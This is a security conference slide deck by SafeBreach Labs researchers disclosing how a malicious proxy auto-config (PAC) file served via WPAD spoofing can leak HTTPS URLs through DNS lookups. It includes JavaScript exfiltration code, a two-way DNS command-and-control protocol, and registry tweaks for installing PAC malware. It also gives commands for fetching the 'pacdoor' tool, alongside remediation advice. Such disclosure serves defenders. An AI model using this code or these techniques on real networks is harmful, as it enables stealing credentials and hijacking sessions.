



Itzik Kotler, Amit Klein
Safebreach Labs

Crippling HTTPS with unholly PAC



Help -> About -> Itzik Kotler



- 15+ years in InfoSec
- CTO & Co-Founder of Safebreach
- Presented in RSA, HITB, BlackHat, DEFCON, CCC, ...
- <http://www.ikotler.org>

 SafeBreach



Help -> About -> Amit Klein



 SafeBreach

- 25 years in InfoSec
 - VP Security Research, SafeBreach 2015-present
 - CTO Trusteer (acquired by IBM) 2006-2015
 - Chief Scientist Cyota (acquired by RSA) 2004-2006
 - Director of Security and Research,
Sanctum (now part of IBM) 1997-2004
 - IDF/MOD (Talpiot) 1988-1997
- 30+ papers, dozens of advisories against
high profile products
- Presented in HITB, RSA, CertConf, BlueHat,
OWASP, AusCERT,
- www.securitygalore.com



Teaser

You're in a potentially malicious network (free WiFi, guest network, or maybe your own corporate LAN). You're a security conscious netizen so you restrict yourself to HTTPS (browsing to HSTS sites and/or using a "Force TLS/SSL" browser extension). All your traffic is protected from the first byte. Or is it?



Roadmap

- PAC+WPAD Refresher
- Stealing HTTPS URLs over the LAN/WLAN, and why you should care
- PAC malware - capabilities, C&C
- PAC feature matrix (reference material)
- Ideas for remediation and fix



PAC Refresher

A proxy auto-config (PAC) file

- Designates the proxy to use (or direct conn.) for each URL
- Javascript based
- Must implement `FindProxyForURL(url,host)`, which the browser invokes



PAC Example

```
function FindProxyForURL(url, host) {  
    // our local URLs from the domains below example.com don't need a proxy:  
    if (shExpMatch(host, "*example.com"))  
    {  
        return "DIRECT";  
    }  
  
    // All other requests go through port 8080 of proxy.example.com.  
    // should that fail to respond, go directly to the WWW:  
    return "PROXY proxy.example.com:8080; DIRECT";  
}
```




PAC Refresher (contd.) - the Javascript “desert”

- No window object, no document object - no DOM functions
 - No XHR
 - No loading of code via <script> injection
 - No hitting external resources via injection
 - etc., etc., etc.
- What is available:
 - dnsDomainIs, isInNet, isPlainHostName, localHostOrDomainIs, dnsDomainLevels
 - weekdayRange, dateRange, timeRange, shEpxMatch
 - dnsResolve, isResolvable
 - myIpAddress
 - alert (non-standard, not in all browsers)

PAC Refresher (contd.) - obtaining a PAC file

- Manual PAC config
 - Browser config option for PAC
 - URL/file
- Web Proxy Auto Discovery (WPAD)





WPAD Refresher

- Requires a specific checkbox checked in the browser/system configuration
Quite common in enterprises, etc.
- First priority: DHCP (IPv4 only)
 - DHCP option 252 pointing at the PAC URL
- Second priority: DNS
 - Browser fetches `http://wpad.domain/wpad.dat`
 - See e.g.
<https://blogs.msdn.microsoft.com/askie/2008/12/18/wpad-detection-in-internet-explorer/>
- Supported by Windows and Mac OS/X: Edge, IE, Firefox, Chrome, Safari. Not supported by iPhone, Android

PART I

HTTPS subversion with malicious PAC



HTTPS subversion with malicious PAC - main idea

- Scenarios: malicious actor in
 - Public WiFi (cafe, hotel, airport, ...)
 - LAN (enterprise - lateral movement)
- Force the browser to use a malicious PAC
 - DHCP spoofing/hijacking, sending out option 252
 - DNS spoofing/hijacking, responding for /^wpad/ queries
- Browser requests the PAC file from the attacker's IP/URL
- Browser then exposes the (<https://>) URLs to the PAC function
 - `FindProxyForURL(url, host)`
 - **This is not an attack on TLS/SSL**, TLS/SSL versions/features/configurations can't block it.
- Implement exfiltration in the function, using DNS lookups
 - `dnsResolve / isResolvable`

Malicious PAC Implementation

```
function exfil_send(msg)
{
    var chunk=0;
    curmsg=".+"+chunk+"."+exfil_msg_num+"."+exfil_client+"."+tail;
    curlabelsize=0;
    for (p=0;p<msg.length;p++)
    {
        /* Code to take care of long messages
        and DNS labels here */
        byte=msg.charCodeAt(p);
        curmsg=(Math.floor(byte/16)).toString(16)
        +(byte%16).toString(16)+curmsg;
        curlabelsize+=2;
    }
}
```

```
dnsResolve("x"+curmsg)+"";
exfil_msg_num++;
return exfil_msg_num;
}

function FindProxyForURL(url, host)
{
    exfil_send(url);
    return "DIRECT";
}
```



Examples: account/resource hijacking

- URL path/query tokens
 - DropBox shared file URL
 - Google Drive shared file URL (only when originally shared with a non-Google mailbox)
 - OpenID authentication URL
 - Password reset URL
 - etc., etc., etc. ...
- URL authorization credentials (scheme://username:password@...)
 - HTTP/HTTPS
 - FTP
- The FTP/HTTP credential theft is an “optimization”
 - Blindly proxying all traffic through an attacker proxy will cut it
 - But it’s terribly inefficient...



Prior art

- WPAD → PAC for forcing traffic through (malicious) HTTP proxy servers
 - <http://www.netresec.com/?page=Blog&month=2012-07&post=WPAD-Man-in-the-Middle>
 - http://www.ptsecurity.com/download/wpad_weakness_en.pdf
- However, while using a malicious proxy works well for HTTP, **it doesn't reveal any plaintext when HTTPS traffic is forwarded**



Prior art - identical concept

- While we were conducting our own research, this very brief answer by Leonid Evdokimov ("darkk") showed up in StackExchange (July 27th, 2015):
<http://security.stackexchange.com/questions/87499/can-web-proxy-autodiscovery-leak-https-urls>
- We were recently made aware of a brief mentioning in Nicolas Golubovic's MSc thesis, published May 3rd, 2016: <https://golubovic.net/thesis/master.pdf> (pp 50-52)
- Also, we were recently made aware that Maxim Andreev ("cdump") blogged about this concept (in Russian 😢) on June 4th, 2015:
<https://habrahabr.ru/company/mailru/blog/259521/>
(BTW Maxim presents in parallel to us - good luck!)



Prior art (our contributions)

Our contributions:

- Full weaponization (support for long URL, multi-messages, multi-clients)
- 2-way protocol
- Free code
- PAC malware concept (beyond stealing HTTP traffic)
- PAC feature matrix
- All this in English!



Attack framework

- Spoof DHCP response and/or DNS response for “wpad*”, send attacker's URL/IP for PAC
- Have the attacker's web server serve the PAC
- Set up an attacker controlled DNS server with attacker owned domain as C&C
- Profit!!!



Uplink (exfiltration) protocol

- DNS suffix (domain) owned by the attacker - *suffix*
- Each client (=browser) has a unique ID (can be random) - *client_id*
- Each message has a unique ID (can be incremental) - *message_id*

Uplink (exfiltration) protocol

- Per a (binary - octets) message
 - It is first hex-encoded (not so efficient...)
 - Broken into fragments, each up to 63 characters
 - Every few fragments that fill a DNS query (total length limit 253), form a chunk, which has a chunk ID *chunk_id*. The chunk is exfiltrated via a DNS query
- DNS query format (host name for the browser to query):

*fragment_i.fragment_{i+1}.fragment_{i+2}.fragment_{i+3}.
chunk_id.message_id.client_id.suffix*

- The last chunk is prepended by “x”, to mark end of message



Demo time...

```
$ git clone https://github.com/SafeBreach-Labs/pacdoor.git  
$ cd pacdoor  
$ python setup.py install  
$ pacdoor -h
```



The fine print

- The existing WPAD problem
 - Existing WPAD (in-LAN) - intercept PAC resource (offline) and mimic
 - Missing WPAD (ex-LAN = WiFi) - problem with IE (DIRECT means Local Intranet). Force all traffic through a proxy?
- URL Interception quality varies among browsers
 - Chrome, Firefox - good; IE/Edge/Safari - bad
 - HTTPS/HTTP Auth credentials (in URL): Firefox
 - FTP credentials (in URL): Firefox, IE8, Safari
- **Uplink**
 - ~100 bytes per DNS query, unoptimized
 - Packet loss, latency issues
- **Downlink**
 - Discussed in part II
 - eval() for maximum flexibility



Summary

- The common belief that HTTPS traffic is secure even when used in a hostile network (compromised LAN, public/untrusted WiFi) is refuted (in the WPAD scenario)
- A way to bypass HTTPS, providing access to https:// URLs
 - Browser has to be configured for WPAD
 - Assuming access to LAN (public WiFi/lateral movement scenario)
 - Interception quality is browser-specific
- https:// URLs can carry credentials and/or access tokens - thus are sensitive
- ftp:// credentials are also supported

PART II

PAC malware

PAC malware - main idea

- Install PAC locally (from a malware - possibly runs once)
 - HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL = *url*
- (Static) PAC URL supported by iPhone, Android (5.0 and above)
- file:// (some browsers) vs. http(s):// (local - Install web server; or remote)
- Can tweak registry to calm down IE (the zone problem)
 - HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyByPass = 0
- Can tweak registry to have IE report each URL in full
 - HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\EnableAutoproxyResultCache = 0



Prior art

Some financial malware (AKA “bankers”) variants install malicious PAC to only send targeted banks’ traffic to their malicious proxy, and to obfuscate their logic:

<https://securelist.com/analysis/publications/57891/pac-the-problem-auto-config/>

<https://www.zscaler.com/blogs/research/banking-malware-uses-pac-file>

(no interception of HTTPS URLs since the traffic is analyzed at the proxy, **not at the PAC script**)



PAC malware capabilities

- PAC can be installed as a local file or UNC file
- PAC can be installed as a URL
 - Local machine URL (by installing a web server on the machine)
 - Remote URL (on LAN/WiFi or Internet)
- URL interception
- 2-way link (uplink and downlink) over DNS queries and responses
 - C&C (DNS server) on LAN/WiFi or Internet



PAC malware capabilities

- alert() messages (IE only)
- eval() for maximum flexibility
- “Routing” to a proxy (return value from FindProxyForURL)
 - DDoS against a remote site (IP:port)
 - DoS (browsing to specific sites) against the local machine (prevent security SW update if done over HTTP/HTTPS)



Downlink protocol

- 3 bytes are encoded as the low significant 3 octets of an IP address, returned via `dnsResolve()`
- Messages are numbered, a message can be $1 \dots 2^{24}-1$ bytes
- The message length is obtained by resolving `len.message_id.suffix`
- Message data (up to 3 octets) is obtained by resolving `fragment_num.message_id.suffix`



Demo time...

```
$ git clone https://github.com/SafeBreach-Labs/pacdoor.git  
$ cd pacdoor  
$ python setup.py install  
$ pacdoor -h
```




Summary

- Unorthodox installation (PAC only) makes it harder for AV to detect
- PAC malware is capable of (browser dependent):
 - https:// URL interception - account/session/resource hijacking
 - DoS (website access from local machine), DDoS (against remote sites)
 - alert()-based phishing
- 2-way C&C via DNS, flexible execution via eval()

PAC capability matrix

	Edge 25.10586.0 .0	IE11 11.0.9600.18376 update level 11.0.33	IE8 8.0.7601.175 14	Firefox 47.0.1	Chrome 51.0.2704.10 6m (2016-07-19)	Safari 9.1.2 (Mac OS/X 10.11.6)	iPhone 9.3.3
file:// support	★ By default: no	★ By default: no	yes	yes	yes	no	no
FindProxyForUrl invocation frequency and data	★ By default: scheme+host only, once per combo	★ By default: scheme+host only, once per combo	Full URL, once per scheme+ host	Full URL, every time	Full URL, every time	scheme+ host only, once per TCP conn.	scheme+ host only, once per TCP conn.
URL credential interception	no	no	ftp:// credentials only	yes	no	ftp:// credentials only (Finder)	no
Alert destination	none	Screen popup	Screen popup	Browser console	Netlog	exception	exception
dnsResolve bug	yes	yes	yes	no	no	no	no



Ideas for remediation and fix



Remediation

- **User-level**
 - Disable WPAD in untrusted networks (or in general)
 - In an untrusted LAN/WiFi, use a browser that exposes as little as possible of the URL to FindProxyForUrl
- **Corporate level**
 - Avoid using WPAD, and enforce policy to turn it off at the endpoints
- **Server side**
 - Remove security-related data/tokens from the URL (move them to the body section, cookie, headers, etc.)
 - Move away from HTTP-Auth (assuming it's under TLS...)



Fix

- IETF
 - Fix WPAD “standard” - force secure PAC retrieval (over HTTPS?)
 - Standardize PAC - trim the URL to host only, deprecate DNS resolution?
- Browser vendors
 - Restrict PAC functionality - trim the URL to host only, disable DNS resolution?



Conclusions

- In general
 - Interception of HTTPS URLs has serious consequences - credential theft, session hijacking, loss of privacy
 - Additionally - PAC can do phishing (alert), DoS/DDoS
- Remote scenario
 - Trusting PAC retrieved in the clear from unverified external sources for handling secure (HTTPS) traffic is a problematic concept
 - Difficult to detect locally (AVs, etc.)
- PAC malware scenario
 - Unusual malware “persistence” - not trivially detected
 - Still very powerful – can obtain more info than the remote attack due to config tweaks



Q&A

... Don't forget to fill the feedback form!



itzik@safebreach.com
amit@safebreach.com



@itzikkotler





For latest version, always visit
<https://github.com/SafeBreach-Labs/pacdoor>